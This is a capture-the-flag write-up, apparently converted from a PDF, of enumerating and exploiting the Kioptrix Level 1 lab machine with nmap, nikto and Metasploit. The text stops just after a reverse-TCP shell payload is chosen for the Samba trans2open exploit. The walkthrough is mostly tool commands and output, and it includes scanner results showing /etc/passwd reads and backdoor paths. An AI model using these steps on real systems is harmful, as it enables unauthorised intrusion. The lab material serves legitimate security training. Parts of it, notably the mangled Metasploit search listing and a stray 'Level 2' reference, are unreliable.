

KIOPTRIX Level 1 CTF Writeup

Authored by Samuel Vaz

Index:

- 1. Disclaimer and Legal**
- 2. Introduction**
- 3. Technical Summary**
- 4. Enumeration**
 - 4.1 Network Scan**
 - 4.2 NMAP Scan**
 - 4.3 NIKTO Scan**
 - 4.4 Enumerating HTTP**
 - 4.5 Enumerating SMB**
- 5. Exploitation**
- 6. Conclusion**

1. Disclaimer and Legal

This CTF exploration and write-up were conducted solely within a controlled virtual environment. All skills and techniques presented in this write-up are for educational purposes only and should never be used in the real world without explicit permission. Misusing this information falls solely on the user's responsibility, and I, Mr. Samuel Vaz, author of this document, assume no liability for any harm caused by such misuse. By accessing this document, you agree to hold the author harmless for any claims arising from misuse.

2. Introduction

This report presents a detailed analysis of the Kioptrix Level 2 machine from VulnHub. The CTF served as a sophisticated evaluation of participants' penetration testing skills, focusing on the identification and exploitation of vulnerabilities within a controlled environment. The objective was to simulate real-world security challenges, guiding participants through intentionally vulnerable scenarios to exploit weaknesses and gain control over the targeted system. The report meticulously outlines the setup and configuration of the virtual machine, along with a systematic examination of the identification and exploitation of vulnerabilities, providing a nuanced understanding of the methodologies employed.

This report serves as a professional resource for individuals dedicated to advancing their proficiency in penetration testing and fortifying their grasp of cybersecurity best practices within an ethical and controlled context. Throughout the exploration detailed in this report, this attack covered a spectrum of skills including enumeration, vulnerability assessment, and penetration testing. Responsibilities extended to strategically escalating privileges and showcasing a profound understanding of security principles

3. Technical Summary

Machines:

Kali Linux: A versatile operating system designed for security testing and penetration testing.

Kioptrix Level 1: A vulnerable virtual machine often used to practice security skills and exploit vulnerabilities. <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>

Attack Machine: Kali Linux

Target Machine: Kioptrix Lvl 1

Virtualization Software: Virtual Box

Network:

NAT Network: A VirtualBox networking mode that isolates the virtual machines from the host network while still providing internet access. This setup is ideal for security testing scenarios as it creates a controlled environment.

Key Components:

VirtualBox: The virtualization software that hosts the virtual machines.

Virtual machines (VMs): The software instances that emulate physical computers, in this case, Kali Linux and Kioptrix Level.

NAT Network: The virtual network that connects the VMs and provides internet access.

4. Enumeration

4.1 Network Scan

For this attack we try to figure out all possible information. Here we first find out the IP address of our kali Machine using `ifconfig` command

KALI MACHINE IP: 10.0.2.4

```
(root@samuel)-[/home/samuel/Desktop/kioptrix_lvl1]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fec6:5564 prefixlen 64 scopeid 0<link>
    ether 08:00:27:c6:55:64 txqueuelen 1000 (Ethernet)
    RX packets 9009 bytes 706672 (690.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16087 bytes 1079385 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6342 bytes 291322 (284.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6342 bytes 291322 (284.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Now that we know the IP address of our kali machine we'll try to discover active hosts in our NAT network using command `netdiscover -r 10.0.2.0/24`

```
root@samuel:/home/samuel/Desktop/kioptrix_lvl1# netdiscover -r 10.0.2.0/24
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

  IP           At MAC Address  Count  Len  MAC Vendor / Hostname
  ---
10.0.2.1      52:54:00:12:35:00    1    60  Unknown vendor
10.0.2.2      52:54:00:12:35:00    1    60  Unknown vendor
10.0.2.3      08:00:27:75:a6:cc    1    60  PCS Systemtechnik GmbH
10.0.2.5      08:00:27:e6:e2:89    1    60  PCS Systemtechnik GmbH

(root@samuel)-[/home/samuel/Desktop/kioptrix_lvl1]
```

4.2 NMAP Scan

As we can see from above results of Netdiscover, we have discovered 5 different hosts which are:

- 10.0.2.1
- 10.0.2.2
- 10.0.2.3

10.0.2.5

Here we will ignore **10.0.2.1**, **10.0.2.2**, **10.0.2.3** as they are by default, addresses of, internet gateway, Virtual Box Host, and DHCP server of Virtual Box.

Thus our target IP address 10.0.2.5

For which we run a NMAP scan as follows:

```
`nmap -p- -sV -A 10.0.2.5`
```

```
File Actions Edit View Help
root@samuel:/home/samuel/Desktop/kioptrix_lv11 x root@samuel:/home/samuel/Desktop/kioptrix_lv11 x root@samuel:/home/samuel x
root@samuel:~# nmap -A -p- 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-09 15:13 PST
Nmap scan report for 10.0.2.5
Host is up (0.00062s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|_ 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|_ 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000    2           111/tcp    rpcbind
|_   100000    2           111/udp    rpcbind
|_   100024    1           32768/tcp  status
|_   100024    1           32768/udp  status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ http-title: 400 Bad Request
|_ ssl-date: 2024-01-10T04:13:23+00:00; +4h59m51s from scanner time.
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC4_64_WITH_MD5
32768/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:E6:E2:89 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: 4h59m57s

TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms 10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.80 seconds
```

From above scan we discovered that host machine's NetBIOS name is KIOPTRIX
And this machine is running several services which are likely to be vulnerable.

From the previous NMAP scan following are the notable findings:

1. SSH

- Version: 2.9p2
- Port 22

2. Apache HTTP server

- Version: 1.3.20

- Port: 80/443
- Mod_ssl version 2.8.0 (outdated)

3. SMB

- Version: unknown
- Port: 139

4.3 NIKTO Scan

```
(root@samuel) ~/home/samuel/Desktop/kioptrix_lvl1
$ nikto -h 10.0.2.5
- Nikto v2.5.0

+ Target IP: 10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port: 80
+ Start Time: 2024-01-10 19:01:31 (GMT-8)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file //, inode: 34821, size: 2890, mtime: Wed Sep 5 20:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-14
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/blog/2016/03/x-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa320aa327cat%20/etc/passwd: Some D-Link router remote command execution.
+ /shellcat/etc/passwd: A backdoor was identified.
+ /Bwp-config.php#: #Bwp-config.php file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2024-01-10 19:02:10 (GMT-8) (39 seconds)


+ 1 host(s) tested
```

Notable findings:


- mod_ssl 2.8.7 and lower are vulnerable to remote buffer overflow and remote code execution
- Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
- Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.

4.4 Enumerating HTTP



Apache Webserver is running on port 80/443 with a default web page as shown below:



Invalid URL triggered Apache version disclosure via 404 error, increasing attack surface and exploitation risk. Immediate action required: suppress version, scan for further vulnerabilities, and patch.



As there is a webserver running we will try to conduct directory traversal using the tool **DirBuster**



4.5 Enumerating SMB

In this section we will try to enumerate SMB version running on target machine
Using msfconsole we will try to enumerate the SMB version

Run command `'msfconsole'` in you terminal

[illegible]

Run command **`search smb`** to search exploits/payload/auxiliary related to SMB

```

File Actions Edit View Help
root@samuel:/home/samuel/Desktop/kioptrix_v1

nsf@ ~$ search smb

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No Apache Struts Classloader Manipulation Remote Code Execution
1 exploit/ssl/browser/safari_file_policy 2011-10-12 normal No Apple Safari file:/// Arbitrary Code Execution
2 auxiliary/server/capture/ssh 0 normal No Authentication Capture: [SSH]
3 post/linux/busybox/ssh_share_root 0 normal No Busybox [SSH] Sharing
4 exploit/linux/raise/cisco_w34_sslvpn 2022-02-02 good Yes Cisco W34 SSL VPN Unauthenticated Remote Code Execution
5 auxiliary/scanner/http/citrix_dir_traversal 2019-12-17 normal No Citrix ADC (NetScaler) Directory Traversal Scanner
6 auxiliary/scanner/ssh/impactet/decrypt 2018-03-10 normal No DCOM Exec
7 auxiliary/scanner/ssh/impactet/secretsdump 0 normal No DCOM Exec
8 auxiliary/scanner/dccpcc/gfsoerce 0 normal No DFScoerce
9 exploit/windows/cmd/ga/gpedit_simplcity_gfedit 0 normal No Exploiting CIMPLICITY gfedit.exe Remote Code Execution
10 exploit/windows/mimic/generic_dll_injection 2015-03-04 normal No Generic DLL Injection From Shared Resource
11 exploit/windows/http/generic_http_dll_injection 2015-03-04 manual No Generic Web Application DLL Injection
12 exploit/windows/group_policy_script_execution 2015-01-26 normal No Group Policy Script Execution From Shared Resource
13 exploit/windows/misc/hp_dataprotector_install_service 2015-01-26 excellent Yes HP Data Protector 6.10/6.11/6.20 Install Service
14 exploit/windows/misc/hp_dataprotector_cmd_exec 2014-11-02 excellent Yes HP Data Protector 6.10 Remote Command Execution
15 auxiliary/scanner/http/ntlmrelay 0 normal No HTTP Client MS credential Relays
16 payload/cmd/windows/http/x64/custom/reverse_named_pipe 0 normal No HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe ([SSH]) Stager
17 payload/cmd/windows/http/x64/netcatprer/reverse_named_pipe 0 normal No HTTP Fetch, windows x64 Reverse Named Pipe ([SSH]) Stager
18 payload/cmd/windows/http/x64/powershell/reverse_named_pipe 0 normal No HTTP Fetch, Windows x64 Reverse Named Pipe ([SSH]) Stager
19 payload/cmd/windows/http/x64/custom/reverse_named_pipe 0 normal No HTTP Fetch, windows shellcode stage, Windows x64 Reverse Named Pipe ([SSH]) Stager
20 payload/cmd/windows/http/x64/netcatprer/reverse_named_pipe 0 normal No HTTP Fetch, windows x64 Reverse Named Pipe ([SSH]) Stager
21 payload/cmd/windows/http/x64/powershell/reverse_named_pipe 0 normal No HTTP Fetch, windows x64 Reverse Named Pipe ([SSH]) Stager
22 exploit/windows/mimic/impas_pipe_exec 2015-01-21 excellent Yes IPass Control Pipe Remote Command Execution
23 auxiliary/gather/konica_minolta_pwd_extract 0 normal No Konica Minolta Password Extractor
24 auxiliary/fileformat/out_bodpod 2018-05-01 normal No LibreOffice 6.0.0 Apache OpenOffice 4.1.5 Malicious OOD File Generator
25 post/linux/gather/mount_cifs_creds 0 normal No Linux Gather Saved mount.cifs/mount.[S]fs Credentials
26 exploit/windows/mimic/ms08_007_metapi 2003-11-11 good No MS08-007 Microsoft Workstation Service NetAddLocalAdminComputerName Overflow
27 exploit/windows/mimic/ms08_007_killbill 2004-02-10 low No MS08-007 Microsoft ASN.1 Library Bistopping Heap Overflow
28 exploit/windows/mimic/ms08_011_lsass 2004-04-13 good No MS08-011 Microsoft LSASS Service NetAddLocalAdminComputerName Overflow
29 exploit/windows/mimic/ms08_012_rpc 2004-04-12 good No MS08-012 Microsoft NetRPC Service Overflow
30 exploit/windows/mimic/ms08_039_pnp 2005-08-09 good Yes MS08-039 Microsoft Plug and Play Service Overflow
31 exploit/windows/mimic/ms08_025_ras 2006-06-13 average No MS08-025 Microsoft RRAS Service Overflow
32 exploit/windows/mimic/ms08_023_registry 2006-06-13 good No MS08-023 Microsoft RRAS Service MSNMAN Registry Overflow
33 exploit/windows/mimic/ms08_040_netapi 2006-08-08 good No MS08-040 Microsoft Server Service NetPathCanonicalize Overflow
34 exploit/windows/mimic/ms08_066_mapapi 2008-11-14 good No MS08-066 Microsoft Services mapapi32.dll Module Exploit
35 exploit/windows/mimic/ms08_040_netapi 2008-11-14 good No MS08-040 Microsoft Services mksmk.dll Module Exploit
36 exploit/windows/mimic/ms08_070_wsccv 2008-11-14 manual No MS08-070 Microsoft Workstation Service NetManagePCConnect Overflow
37 exploit/windows/mimic/ms07_039_mdmg_zonename 2007-04-12 manual No MS07-039 Microsoft DNS RPC Service extractQuotedChar() Overflow ([SSH])
38 exploit/windows/mimic/ms08_007_metapi 2003-11-11 good No MS08-007 Microsoft Workstation Service NetAddLocalAdminComputerName Overflow

```

In this search we are trying to look for an auxiliary that can help enumerate version of SMB

The auxiliary we are looking for is: ***auxiliary/scanner/smb/smb_version***

```
109 auxiliary/fuzzers/smb/smb_tree_connect
110 auxiliary/scanner/smb/smb_enumusers
111 auxiliary/scanner/smb/smb_version
112 auxiliary/dos/smb/smb_loris
113 exploit/windows/local/cve_2020_0796_smbghos
114 exploit/windows/smb/cve_2020_0796_smbghost
```

In order to use the auxiliary, use command: **``use auxiliary/scanner/smb/smb_version``**

And then run command ``set RHOSTS 10.0.2.5`` to set target host on which we want to run the scrip using the command ``run``. Refer below screenshot:

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 auxiliary(scanner/smb/smb_version) > run
Expires default: M1800
[*] 10.0.2.5:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 10.0.2.5:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.0.2.5: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

SMB 2.2.1a detected on target machine. The SMB 2.2.1a is a vulnerable version which can be exploited to gain access to target machine.

Refer link:

- [Samba < 2.2.8 \(Linux/BSD\) - Remote Code Execution](#)
- [Samba 2.2.8 \(Linux x86\) - 'trans2open' Remote Overflow \(Metasploit\)](#)

Note: It is recommended to do your own research on outdated services running on your target machine inorder to figure out how the service can be exploited.

5. Exploitation:

In section 3.5, we discovered that Samba 2.2.8 and lower is vulnerable to remote code execution. Before we exploit we will try to search trans2open exploit.

To search use command:

`search trans2open`

```
msf6 > search trans2open
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  exploit/freebsd/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open           2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open             2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
```

Now that we found the trans2open exploit in our msconsole, use following command to exploit:

1. `use exploit/linux/samba/trans2open`

2. `set RHOSTS 10.0.2.5` #use your target machine's my case it's 10.0.2.5

As this samba service is vulnerable to remote code execution we will set a reverse shell payload. To set the payload use following command:

`search payload reverse shell`

```
107 payload/linux/mipsbe/shell/reverse_tcp      normal No Linux Command Shell, Reverse TCP Stager
108 payload/linux/mipsle/shell/reverse_tcp      normal No Linux Command Shell, Reverse TCP Stager
109 payload/linux/x64/shell/reverse_tcp         normal No Linux Command Shell, Reverse TCP Stager
110 payload/linux/x86/shell/reverse_nonx_tcp    normal No Linux Command Shell, Reverse TCP Stager
111 payload/linux/x86/shell/reverse_tcp         normal No Linux Command Shell, Reverse TCP Stager
112 payload/linux/x86/shell/reverse_tcp_gui     normal No Linux Command Shell, Reverse TCP Stager
113 payload/linux/x86/shell/reverse_ipv6_tcp    normal No Linux Command Shell, Reverse TCP Stager (IPv6)
114 payload/linux/aarch64/shell/reverse_tcp     normal No Linux dup2 Command Shell, Reverse TCP Stager
115 payload/linux/armle/shell/reverse_tcp       normal No Linux dup2 Command Shell, Reverse TCP Stager
```

`set payload /linux/x86/shell/reverse_tcp`

```
